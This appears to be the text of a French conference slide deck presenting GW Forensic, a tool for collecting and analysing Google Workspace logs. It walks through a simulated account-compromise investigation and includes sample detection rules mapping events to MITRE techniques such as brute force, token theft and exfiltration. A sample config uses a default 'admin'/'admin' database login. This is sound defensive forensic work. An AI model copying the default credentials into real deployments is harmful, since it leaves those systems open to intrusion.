GW Forensic

Investigation numérique sur Google Workspace

26.03.2024 - CoRIIN 2024

A PROPOS

SOC

Nous aidons les organisations à surveiller leurs systèmes d'information. Nous avons choisi les dernières technologies au cœur de nos solutions SOC, EDR et XDR, afin d'offrir la meilleure capacite de détection et réaction.
Parce que la souveraineté est au cœur de la cybersécurité, nous avons choisi une offre exclusivement française.
Pour gagner en efficacité, nous avons fusionné nos équipes CERT et SOC et automatisé la plupart des activités traditionnelles de niveau 1 et 2.

CERT

Le OWN-CERT est composé de deux équipes : CTI & DFIR.

L'équipe CTI effectue une veille continue de l'actualité des SSI, met en place des bulletins de sécurité contextualisés et construit une cartographie des risques de chaque secteur en fonction des menaces et des acteurs.

L'équipe DFIR fournit un soutien continu à la demande ou sur site lorsque la gestion des incidents de sécurité, l'investigation numérique et l'analyse des codes malveillants sont nécessaires.

EXPERT CYBER

TF-CSIRT

AUDIT

Qualifiés PASSI RGS, nous aidons les organisations à identifier les vulnérabilités de leurs systèmes d'information par des tests d'intrusion, des revues de code, des audits d'architecture, des audits de configuration et proposons des recommandations pragmatiques pour les aider à les corriger. Nous réalisons également des audits de conformité afin d'identifier les points de non-conformité et d'accompagner les organisations en proposant des recommandations contextuelles et hiérarchisées.

VISA DE SÉCURITÉ

CONSEIL

Nous aidons les organisations à créer de la valeur et à atteindre leurs objectifs stratégiques de manière efficace en identifiant et en gérant les risques de sécurité à tous les niveaux de l'organisation. Sur la base de notre expérience, nous avons mis en place une méthodologie d'accompagnement spécifique adaptée aux tailles, enjeux et moyens de chacun. Nous offrons un soutien et une assistance dans la mise en place ou l'amélioration de la sécurité de l'information.

GW Forensic

Investigation numérique sur Google Workspace

R&D Interne

« Être capable de réaliser une investigation sur un environnement Google Workspace »

COLLECTER LES LOGS

ANALYSER LES LOGS

SÉCURISER

Objectifs de la présentation

- Introduction à Google Workspace
- Conséquences d'une compromission Cloud
- Etat de l'art au niveau détection / Forensic
- Présentation d'un outil d'analyse dédié sous forme d'exemple

Introduction à Google Workspace

SUITE D'APPLICATIONS BUREAUTIQUE EN SAAS

- Messagerie
- Agenda
- Visioconférence
- Stockage de fichiers
- …

DIFFÉRENTS TYPES D'ABONNEMENTS :
BUSINESS / ENTERPRISE / EDUCATION…

…et aux fonctionnalités de sécurité

PROTECTION CONTRE LE SPAM/PHISHING
- Règles de filtrage
- Actions manuelles sur les messages

ACCÈS CONTEXTUELS
- Réseaux
- Matériels

PROTECTION CONTRE LA FUITE DE DONNÉES (DLP)
- Messageries
- Classification de documents

GESTION DE FLOTTE (MDM)
- Mobiles
- Ordinateurs (Chromebook, Windows)

RESTRICTION D'APPLICATIONS
- Contrôle & filtrage d'accès aux données des comptes

ARCHIVAGE DES DONNÉES
- Conservation des données
- Recherche à grande échelle

…ET LES LOGS!

Conséquences d'une compromission

Drive

Accès aux données
Alteration
Synchronisation de fichiers
Exfiltration

Gmail

Accès aux mails
Usurpation d'identité
Exfiltration

Google Cloud Platform

Accès aux projets GCP
Accès aux identifiants
Propagation au SI

Calendar

Accès aux données/réunions
Exfiltration

Identity and Access Management (IAM)

Rebond sur services tiers via SSO

Chat


Accès aux messages
Usurpation d'identité

Endpoint


Suppression de données

Connaitre les actions malveillantes

- Framework MITRE ATT&CK® : Google Workspace
- Resources sur Internet?



MITRE ATT&CK® : Google Workspace



Ressources sur Internet?

- Articles
  - https://www.elastic.co/security-labs/google-workspace-attack-surface-part-one
    - Règles SIGMA Elastic : https://github.com/elastic/detection-rules/tree/main/rules/integrations/google_workspace
  - https://www.sygnia.co/blog/gcp-incident-response/
  - https://www.mitiga.io/blog/google-workspace-log-insights-threat-hunt
  - https://www.sans.org/blog/google-workspace-log-extraction/
    - Collecte : https://github.com/dlcowen/sansfor509/tree/main/GWS/gws-log-collection


- Pas de “documentation” centralisée et détaillée disponible

Etat de l'art

	Interface Google Admin officielle	ALFA	Cirrus	Puits de logs SIEM / BigQuery	TakeOut
Action	Manuelle	Automatique	Automatique	Automatique	Manuelle
Type de services	Logs du domaine	Logs du domaine	Logs du domaine Logs mails	Logs du domaine	Données utilisateurs
Format export	CSV	JSON	JSON	SIEM	Multiples
Analyse	Non	Oui	Non	Oui?	Non
Lien	Portail admin	Github	Github	Outil interne	Service officiel


GW Forensic

- Développé en python
- Collecte personnalisable
  - Services
  - Utilisateurs
  - Période temporelle
- Formats d'export
  - CSV
  - JSON
  - OpenSearch
  - TimeSketch*
- Analyse automatique
  - Evènements suspects
  - Extraction d'indicateur (IPs)



	date	ipAddress	user	applicationName
2	2024-01-09T20:30:49.672Z	89.207.171.90	jane.doe@gwforensic.cloud	login
3	2024-01-09T20:18:20.610Z	89.207.171.90	jane.doe@gwforensic.cloud	login
4	2024-01-09T19:42:23.502Z	62.129.4.126	jane.doe@gwforensic.cloud	login
5	2024-01-09T19:41:58.794Z	62.129.4.126	jane.doe@gwforensic.cloud	login
6	2024-01-09T20:45:09.749Z	89.207.171.90	jane.doe@gwforensic.cloud	drive
7	2024-01-09T20:45:08.301Z	89.207.171.90	jane.doe@gwforensic.cloud	drive
8	2024-01-09T20:45:07.090Z	89.207.171.90	jane.doe@gwforensic.cloud	drive
9	2024-01-09T20:45:06.148Z	89.207.171.90	jane.doe@gwforensic.cloud	drive
10	2024-01-09T20:45:05.222Z	89.207.171.90	jane.doe@gwforensic.cloud	drive
11	2024-01-09T20:30:56.260Z	89.207.171.90	jane.doe@gwforensic.cloud	token
12	2024-01-09T20:18:28.327Z	89.207.171.90	jane.doe@gwforensic.cloud	token
13	2024-01-09T19:41:58.226Z	62.129.4.126	jane.doe@gwforensic.cloud	token

Cas d'utilisation



Contexte


1. Signalement d'un utilisateur à l'IT : impossible de se connecter à son compte
2. L'IT observe un changement de mot de passe durant le week-end depuis une IP hors de France
3. Signalement à la sécurité

Objectifs

1. Confirmer une compromission de compte
2. Identifier les actions malveillantes réalisées
3. Remédier à l'incident

Pré-requis

- 1 compte admin (super ou rôle « reporting »)
- 1 client OAuth créé dans un projet GCP



Collecter les logs


- Editer le fichier de configuration
- Lancer l'outil ☺

```
gwforensic.py config.yml token.json
```

```yaml
sources:
  - "all"
users:
  - "jane.doe@gwforensic.cloud"
date:
  start: ""
  end: ""
export: "opensearch"
exportFolder: "./export/"
opensearch:
  url: "127.0.0.1"
  port: 9200
  user: "admin"
  password: "admin"
  index_name: "test-gw-coriin"
```

Indexation des logs

```
export: "opensearch"
opensearch:
  url: "127.0.0.1"
  port: 9200
  user: "admin"
  password: "admin"
  index_name: "coriin-investigation-ippub"
```



Analyse automatique des logs

	Mar 24, 2024 @ 23:46:05.487	export_calendar	Exfiltration	Exfiltration Over Web Service
	Mar 24, 2024 @ 23:45:23.658	download	Collection	Data from Cloud Storage
	Mar 24, 2024 @ 23:45:23.658	download	Collection	Data from Cloud Storage
	Mar 24, 2024 @ 23:45:23.658	download	Collection	Data from Cloud Storage
	Mar 24, 2024 @ 23:45:23.658	download	Collection	Data from Cloud Storage
	Mar 24, 2024 @ 23:45:23.658	download	Collection	Data from Cloud Storage

```yaml
login_failure:
  source: "saml"
  description: "Échec de la connexion au protocole SAML."
  mitre:
    tactics: "Credential Access"
    technique: "Brute Force"
    sub_technique: "N/A"
    id: "T1110"

authorize:
  source: "token"
  description: "Un utilisateur a autorisé l'accès à une application pour ses données."
  mitre:
    tactics: "Credential Access"
    technique: "Steal Application Access Token"
    sub_technique: "N/A"
    id: "T1528"

export_calendar:
  source: "calendar"
  description: "Agenda exporté"
  mitre:
    tactics: "Exfiltration"
    technique: "Exfiltration Over Web Service"
    sub_technique: "N/A"
    id: "T1567"
```

Evènements suspects


2024-03-24T22:00:19.922Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	drive
2024-03-24T22:00:19.935Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	drive
2024-03-24T22:00:20.627Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	drive
2024-03-24T22:00:20.656Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	drive
2024-03-24T22:00:20.667Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	drive
2024-03-24T22:00:20.679Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	drive
2024-03-24T22:00:52.127Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	drive
2024-03-24T22:01:14.532Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	login
2024-03-24T22:01:14.645Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	token
2024-03-24T22:01:14.646Z	90.91.158.152	arnaud.lhutereau@gwforensic.cloud	token
2024-03-24T22:19:56.748Z	104.223.93.225	arnaud.lhutereau@gwforensic.cloud	login
2024-03-24T22:20:44.637Z	104.223.93.225	arnaud.lhutereau@gwforensic.cloud	login
2024-03-24T22:20:59.930Z	104.223.93.225	arnaud.lhutereau@gwforensic.cloud	login
2024-03-24T22:23:24.582Z	138.199.47.197	arnaud.lhutereau@gwforensic.cloud	login
2024-03-24T22:24:17.634Z	138.199.47.197	arnaud.lhutereau@gwforensic.cloud	login
2024-03-24T22:24:49.788Z	138.199.47.197	arnaud.lhutereau@gwforensic.cloud	login
2024-03-24T22:24:49.788Z	138.199.47.197	arnaud.lhutereau@gwforensic.cloud	user_accounts

Evènements suspects

Document Details

t	callerType	USER
t	email	arnaud.lhutereau@gwforensic.cloud
t	eventsName	password_edit
t	eventsType	password_change
t	ipAddress	138.199.47.197
t	kind	admin#reports#activity
t	mitre_id	T1098
t	profileId	108772698517915960422
t	tactics	persistence
t	technique	Account Manipulation
🗓	time	Mar 24, 2024 @ 23:24:49.788


Evènements suspects



Document Details

t	applicationName	drive
◕	billable	true
t	callerType	/
t	doc_id	1Vn1O0C2sHrTX9_hTI0AM0iFvjDuB5Eyi
t	doc_title	mdp.txt
t	doc_type	txt
t	email	arnaud.lhutereau@gwforensic.cloud
t	eventsName	download
t	eventsType	access
t	ipAddress	138.199.47.197
◕	is_encrypted	false
t	kind	admin#reports#activity
t	mitre_id	T1530


Evènements suspects



Document Details

t	_id	PaB1d44BhXkFnvsZqme3
t	_index	coriin-investigation-ippub
#	_score	-
t	_type	-
t	api_kind	web
t	applicationName	calendar
t	calendar_id	arnaud.lhutereau@gwforensic.cloud
t	callerType	/
t	email	arnaud.lhutereau@gwforensic.cloud
t	eventsName	export_calendar
t	eventsType	calendar_change
t	ipAddress	138.199.47.197
t	kind	admin#reports#activity


Evènements suspects

